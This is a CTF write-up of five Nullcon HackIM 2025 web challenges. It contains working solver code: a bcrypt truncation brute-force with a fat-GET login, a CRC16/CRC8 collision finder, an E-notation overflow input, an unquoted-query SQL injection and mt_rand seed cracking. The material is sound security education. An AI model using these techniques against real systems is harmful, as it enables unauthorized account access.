CTF Event URL: https://ctf.nullcon.net/challenges
Event Start Time: February 1st, 2025, at 08:30 UTC
Event End Time: February 2nd, 2025, at 08:30 UTC
Challenges
Bfail
Description: To ‘B’ secure or to ‘b’ fail? Strong passwords for admins are always great, right?
URL: http://52.59.124.14:5013/

Here we have a simple login page which gives the Method Not Allowed error when trying to login.
In the HTML page source code we have one interesting comment.

Visiting this path gives us the python source code of the challenge.

the password is generated using os.urandom(128). It will generate 128 random bytes. impossible to brute force.
and we are also given first 71 bytes of password and password’s bcrypt hash.
b'\xec\x9f\xe0a\x978\xfc\xb6:T\xe2\xa0\xc9<\x9e\x1a\xa5\xfao\xb2\x15\x86\xe5$\x86Z\x1a\xd4\xca#\x15\xd2x\xa0\x0e0\xca\xbc\x89T\xc5V6\xf1\xa4\xa8S\x8a%I\xd8gI\x15\xe9\xe7$M\x15\xdc@\xa9\xa1@\x9c\xeee\xe0\xe0\xf76'
app.ADMIN_PW_HASH = b'$2b$12$8bMrI6D9TMYXeMv8pq8RjemsZg.HekhkQUqLymBic/cRhiKRa3YPK'
To successfully login our password’s bcrypt hash needs to match above bcrypt hash.

What is bcrypt algorithm anyways!
with little bit of research we came to know that bcrypt will only take the maximum of first 72 bytes from password when generating the hash.
Refence: What is Bcrypt and how it works? | NordVPN
since we are already given the first 71 bytes of password, we only need to brute force one byte (256 total values).
Python code:
import bcrypt

admin_password = b"\xec\x9f\xe0a\x978\xfc\xb6:T\xe2\xa0\xc9<\x9e\x1a\xa5\xfao\xb2\x15\x86\xe5$\x86Z\x1a\xd4\xca#\x15\xd2x\xa0\x0e0\xca\xbc\x89T\xc5V6\xf1\xa4\xa8S\x8a%I\xd8gI\x15\xe9\xe7$M\x15\xdc@\xa9\xa1@\x9c\xeee\xe0\xe0\xf76"
ADMIN_PW_HASH = b"$2b$12$8bMrI6D9TMYXeMv8pq8RjemsZg.HekhkQUqLymBic/cRhiKRa3YPK"
fixed_salt = ADMIN_PW_HASH[:29]  # Cost factor["$2b$12$" - length(7)] + Salt [16 bytes which is then hashed, resulting in a 22-character string] = b'$2b$12$8bMrI6D9TMYXeMv8pq8Rje'

for value in range(256):
    byte_value = bytes([value])
    password = admin_password + byte_value
    hashed_password = bcrypt.hashpw(password, fixed_salt)
    if hashed_password == ADMIN_PW_HASH:
        print("password found:")
        print(password)
        break
Output:
┌──PS(Aftab@Sama)-[~\Downloads\Nullcon HackIM CTF Goa 2025]
└─$ python Bfail.py
password found:
b'\xec\x9f\xe0a\x978\xfc\xb6:T\xe2\xa0\xc9<\x9e\x1a\xa5\xfao\xb2\x15\x86\xe5$\x86Z\x1a\xd4\xca#\x15\xd2x\xa0\x0e0\xca\xbc\x89T\xc5V6\xf1\xa4\xa8S\x8a%I\xd8gI\x15\xe9\xe7$M\x15\xdc@\xa9\xa1@\x9c\xeee\xe0\xe0\xf76\xaa'
we got the password but the login request is still giving errors.
looking at the code we can see that it is checking for password and username parameters in request body but it is only accepting the GET requests.

we can pass the username and password in body of GET request (fat GET request).
Python Code:
import urllib
import requests

admin_password = b"\xec\x9f\xe0a\x978\xfc\xb6:T\xe2\xa0\xc9<\x9e\x1a\xa5\xfao\xb2\x15\x86\xe5$\x86Z\x1a\xd4\xca#\x15\xd2x\xa0\x0e0\xca\xbc\x89T\xc5V6\xf1\xa4\xa8S\x8a%I\xd8gI\x15\xe9\xe7$M\x15\xdc@\xa9\xa1@\x9c\xeee\xe0\xe0\xf76\xaa"
encoded_data = urllib.parse.quote_from_bytes(admin_password)
payload = f"username=admin&password={encoded_data}"
print(
    requests.get(
        f"http://52.59.124.14:5013/",
        data=payload,
        headers={"Content-Type": "application/x-www-form-urlencoded"},
    ).content
)
Output:
┌──PS(Aftab@Sama)-[~\Downloads\Nullcon HackIM CTF Goa 2025]
└─$ python Bfail.py
b"Congrats! It appears you have successfully bf'ed the password. Here is your ENO{BCRYPT_FAILS_TO_B_COOL_IF_THE_PW_IS_TOO_LONG}"
Flag: ENO{BCRYPT_FAILS_TO_B_COOL_IF_THE_PW_IS_TOO_LONG}
Crahp
Description: Oh Crahp, I forgot my credentials! Can you login nontheless?
URL: http://52.59.124.14:5006/

In the source code we can see that we need to satisfy 3 conditions to get the flag:
- password length should be 15 characters.
- password should not be equal to “AdM1nP@assW0rd!”.
crc16andcrc8of our password should match thecrc16andcrc8ofAdM1nP@assW0rd!.

crc8 and crc16 are very small length, so multiple inputs have high chances of having the same crc hash and can be brute forced easily.
PHP code:
<?php
if(isset($_GET['source'])) {
    highlight_file(__FILE__);
}


// https://www.php.net/manual/en/function.crc32.php#28012
function crc16($string) {
  $crc = 0xFFFF;
  for ($x = 0; $x < strlen ($string); $x++) {
    $crc = $crc ^ ord($string[$x]);
    for ($y = 0; $y < 8; $y++) {
      if (($crc & 0x0001) == 0x0001) {
        $crc = (($crc >> 1) ^ 0xA001);
      } else { $crc = $crc >> 1; }
    }
  }
  return $crc;
}


// https://stackoverflow.com/questions/507041/crc8-check-in-php/73305496#73305496
function crc8($input)
{
$crc8Table = [
    0x00, 0x07, 0x0E, 0x09, 0x1C, 0x1B, 0x12, 0x15,
    0x38, 0x3F, 0x36, 0x31, 0x24, 0x23, 0x2A, 0x2D,
    0x70, 0x77, 0x7E, 0x79, 0x6C, 0x6B, 0x62, 0x65,
    0x48, 0x4F, 0x46, 0x41, 0x54, 0x53, 0x5A, 0x5D,
    0xE0, 0xE7, 0xEE, 0xE9, 0xFC, 0xFB, 0xF2, 0xF5,
    0xD8, 0xDF, 0xD6, 0xD1, 0xC4, 0xC3, 0xCA, 0xCD,
    0x90, 0x97, 0x9E, 0x99, 0x8C, 0x8B, 0x82, 0x85,
    0xA8, 0xAF, 0xA6, 0xA1, 0xB4, 0xB3, 0xBA, 0xBD,
    0xC7, 0xC0, 0xC9, 0xCE, 0xDB, 0xDC, 0xD5, 0xD2,
    0xFF, 0xF8, 0xF1, 0xF6, 0xE3, 0xE4, 0xED, 0xEA,
    0xB7, 0xB0, 0xB9, 0xBE, 0xAB, 0xAC, 0xA5, 0xA2,
    0x8F, 0x88, 0x81, 0x86, 0x93, 0x94, 0x9D, 0x9A,
    0x27, 0x20, 0x29, 0x2E, 0x3B, 0x3C, 0x35, 0x32,
    0x1F, 0x18, 0x11, 0x16, 0x03, 0x04, 0x0D, 0x0A,
    0x57, 0x50, 0x59, 0x5E, 0x4B, 0x4C, 0x45, 0x42,
    0x6F, 0x68, 0x61, 0x66, 0x73, 0x74, 0x7D, 0x7A,
    0x89, 0x8E, 0x87, 0x80, 0x95, 0x92, 0x9B, 0x9C,
    0xB1, 0xB6, 0xBF, 0xB8, 0xAD, 0xAA, 0xA3, 0xA4,
    0xF9, 0xFE, 0xF7, 0xF0, 0xE5, 0xE2, 0xEB, 0xEC,
    0xC1, 0xC6, 0xCF, 0xC8, 0xDD, 0xDA, 0xD3, 0xD4,
    0x69, 0x6E, 0x67, 0x60, 0x75, 0x72, 0x7B, 0x7C,
    0x51, 0x56, 0x5F, 0x58, 0x4D, 0x4A, 0x43, 0x44,
    0x19, 0x1E, 0x17, 0x10, 0x05, 0x02, 0x0B, 0x0C,
    0x21, 0x26, 0x2F, 0x28, 0x3D, 0x3A, 0x33, 0x34,
    0x4E, 0x49, 0x40, 0x47, 0x52, 0x55, 0x5C, 0x5B,
    0x76, 0x71, 0x78, 0x7F, 0x6A, 0x6D, 0x64, 0x63,
    0x3E, 0x39, 0x30, 0x37, 0x22, 0x25, 0x2C, 0x2B,
    0x06, 0x01, 0x08, 0x0F, 0x1A, 0x1D, 0x14, 0x13,
    0xAE, 0xA9, 0xA0, 0xA7, 0xB2, 0xB5, 0xBC, 0xBB,
    0x96, 0x91, 0x98, 0x9F, 0x8A, 0x8D, 0x84, 0x83,
    0xDE, 0xD9, 0xD0, 0xD7, 0xC2, 0xC5, 0xCC, 0xCB,
    0xE6, 0xE1, 0xE8, 0xEF, 0xFA, 0xFD, 0xF4, 0xF3
];

    $byteArray = unpack('C*', $input);
    $len = count($byteArray);
    $crc = 0;
    for ($i = 1; $i <= $len; $i++) {
        $crc = $crc8Table[($crc ^ $byteArray[$i]) & 0xff];
    }
    return $crc & 0xff;
}

$MYPASSWORD = "AdM1nP@assW0rd!";

$pwhash1 = crc16($MYPASSWORD);
$pwhash2 = crc8($MYPASSWORD);
echo "crc16 = $pwhash1 \n";
echo "crc8 = $pwhash2 \n";
$number = 100000000000000;
while (true) {
    $combination = strval($number);
    if (crc16($combination) === $pwhash1 && crc8($combination) === $pwhash2) {
        echo "Match found: $combination\n";
        $found = true;
        break;
        exit;
    }
    $number++;
}

?>
Output:
┌──PS(Aftab@Sama)-[~\Downloads\Nullcon HackIM CTF Goa 2025]
└─$ php craph.php
crc16 = 25010
crc8 = 167
Match found: 100000010130312

Flag: ENO{Cr4hP_CRC_Collison_1N_P@ssw0rds!}
Numberizer
Description: Are you good with numbers?
URL: http://52.59.124.14:5004/

To get the flag we need to satisfy the following conditions:
- Input should be a number.
- we send 5 numbers.
- The number should not be negative.
- length of each input should not be greater than 4.
- to get the flag total sum of all numbers should be less than 0.

are you thinking of integer overflow ?
For integer overflow to occur, the number has to be large enough so that it will wrap around to its minimum negative value. but we limited to input with max length of 4.
ever heard of E notation or exponential notation !
It’s those numbers like 3e2 which is equivalent of 3×10².
Reference: Scientific notation - Wikipedia
now we can have very large number within 4 characters limit.9e99 will become 9x1099.
submit this as input and it will overflow the integer.

Flag: ENO{INTVAL_IS_NOT_ALW4S_P0S1TiV3!}
Paginator
Description: There can’t much go wrong with pagination, right?
URL: http://52.59.124.14:5012/

The flag is stored at first index. $min and $max values are taken from GET parameter p. and the value of $min should not be <=1.

After that the $min and $max are used in SQL query directly.
are you thinking of SQL injection?
correct, and we don’t even need to escape any quotes because there are no quotes.
payload like OR 1=1 should work. let’s try it!

$ echo "RU5Pe1NRTDFfVzF0aF8wdVRfQzBtbTRfVzBya3NfU29tZUhvdyF9" | base64 -d
ENO{SQL1_W1th_0uT_C0mm4_W0rks_SomeHow!}
Flag: ENO{SQL1_W1th_0uT_C0mm4_W0rks_SomeHow!}
Sess.io
Description: Long sessions must be secure, right?
URL: http://52.59.124.14:5008/

Source code:
<?php
define("ALPHA", str_split("abcdefghijklmnopqrstuvwxyz0123456789_-"));
ini_set("error_reporting", 0);

if(isset($_GET['source'])) {
    highlight_file(__FILE__);
}

include "flag.php"; // $FLAG
$SEEDS = str_split($FLAG, 4);

function session_id_secure($id) {
    global $SEEDS;
    mt_srand(intval(bin2hex($SEEDS[md5($id)[0] % (count($SEEDS))]),16));
    $id = "";
    for($i=0;$i<1000;$i++) {
        $id .= ALPHA[mt_rand(0,count(ALPHA)-1)];
    }
    return $id;
}

if(isset($_POST['username']) && isset($_POST['password'])) {
    session_id(session_id_secure($_POST['username'] . $_POST['password']));
    session_start();
    echo "Thank you for signing up!";
}else {
    echo "Please provide the necessary data!";
}
?>
Here username + password is passed to the session_id($id) function.
session_id(session_id_secure($_POST['username'] . $_POST['password']));
$SEEDS is array of flag with each element of length 4.
$SEEDS = str_split($FLAG, 4);
first character from md5($id) is used as index in the $SEEDS array. the $id is concatenation of the username and password we submit.
mt_srand(intval(bin2hex($SEEDS[md5($id)[0] % (count($SEEDS))]),16));
The specific item at index of md5($id)[0] in $SEEDS array which is also part of the flag is then converted from string to hex using bin2hex and then from hex to integer using intval.
This integer is used as seed for PHP’s mt_rand random number generator. and using that seed it will generate 1000 numbers to create a session id.
for($i=0;$i<1000;$i++) {
        $id .= ALPHA[mt_rand(0,count(ALPHA)-1)];
    }
The generated number is used as index to get the specific character from ALPHA string array.
define("ALPHA", str_split("abcdefghijklmnopqrstuvwxyz0123456789_-"));
To get the flag from this session id we need to get the value of seed.
With simple search we can find openwall/php_mt_seed: PHP mt_rand() seed cracker tool to brute force and crack the seed used.
In this repo we have the following pw2args.php file to convert the password string to arguments that this tool can use. In this we need to update the $allowable_characters string with $ALPHA string from challenge code.
<?php
$allowable_characters = 'abcdefghijklmnopqrstuvwxyz0123456789_-';
$len = strlen($allowable_characters) - 1;
$pass = $argv[1];
for ($i = 0; $i < strlen($pass); $i++) {
    $number = strpos($allowable_characters, $pass[$i]);
    echo "$number $number 0 $len  ";
}
echo "\n";
?>
Now we just need to get the flag in correct order using specific inputs that have their first characters from 0-9. with simple python script we can get following values which have first character of md5 as 0-9.
0 : 63
1 : 69
2 : 88
3 : 85
4 : 81
5 : 91
6 : 84
7 : 89
8 : 90
9 : 86
submit these values as password to get the blocks of flag and use first 10-15 characters to crack the seed.


Once we get the seed we will convert it from integer > hex > string.
int_value = 1162760059
hex_value = hex(int_value)[2:]
if len(hex_value) % 2 != 0:
    hex_value = "0" + hex_value
binary_data = bytes.fromhex(hex_value)
original_value = binary_data.decode()
print("Original Value:", original_value)
Output:
┌──PS(Aftab@Sama)-[~\Downloads\Nullcon HackIM CTF Goa 2025]
└─$ python sess_io.py
Original Value: ENO{
This output looks promising, first 4 character of flag.
repeat this process for rest of the blocks and eventually we get the flag.
Flag: ENO{SOME_SUPER_SECURE_FLAG_1333337_HACK}
Happy Hacking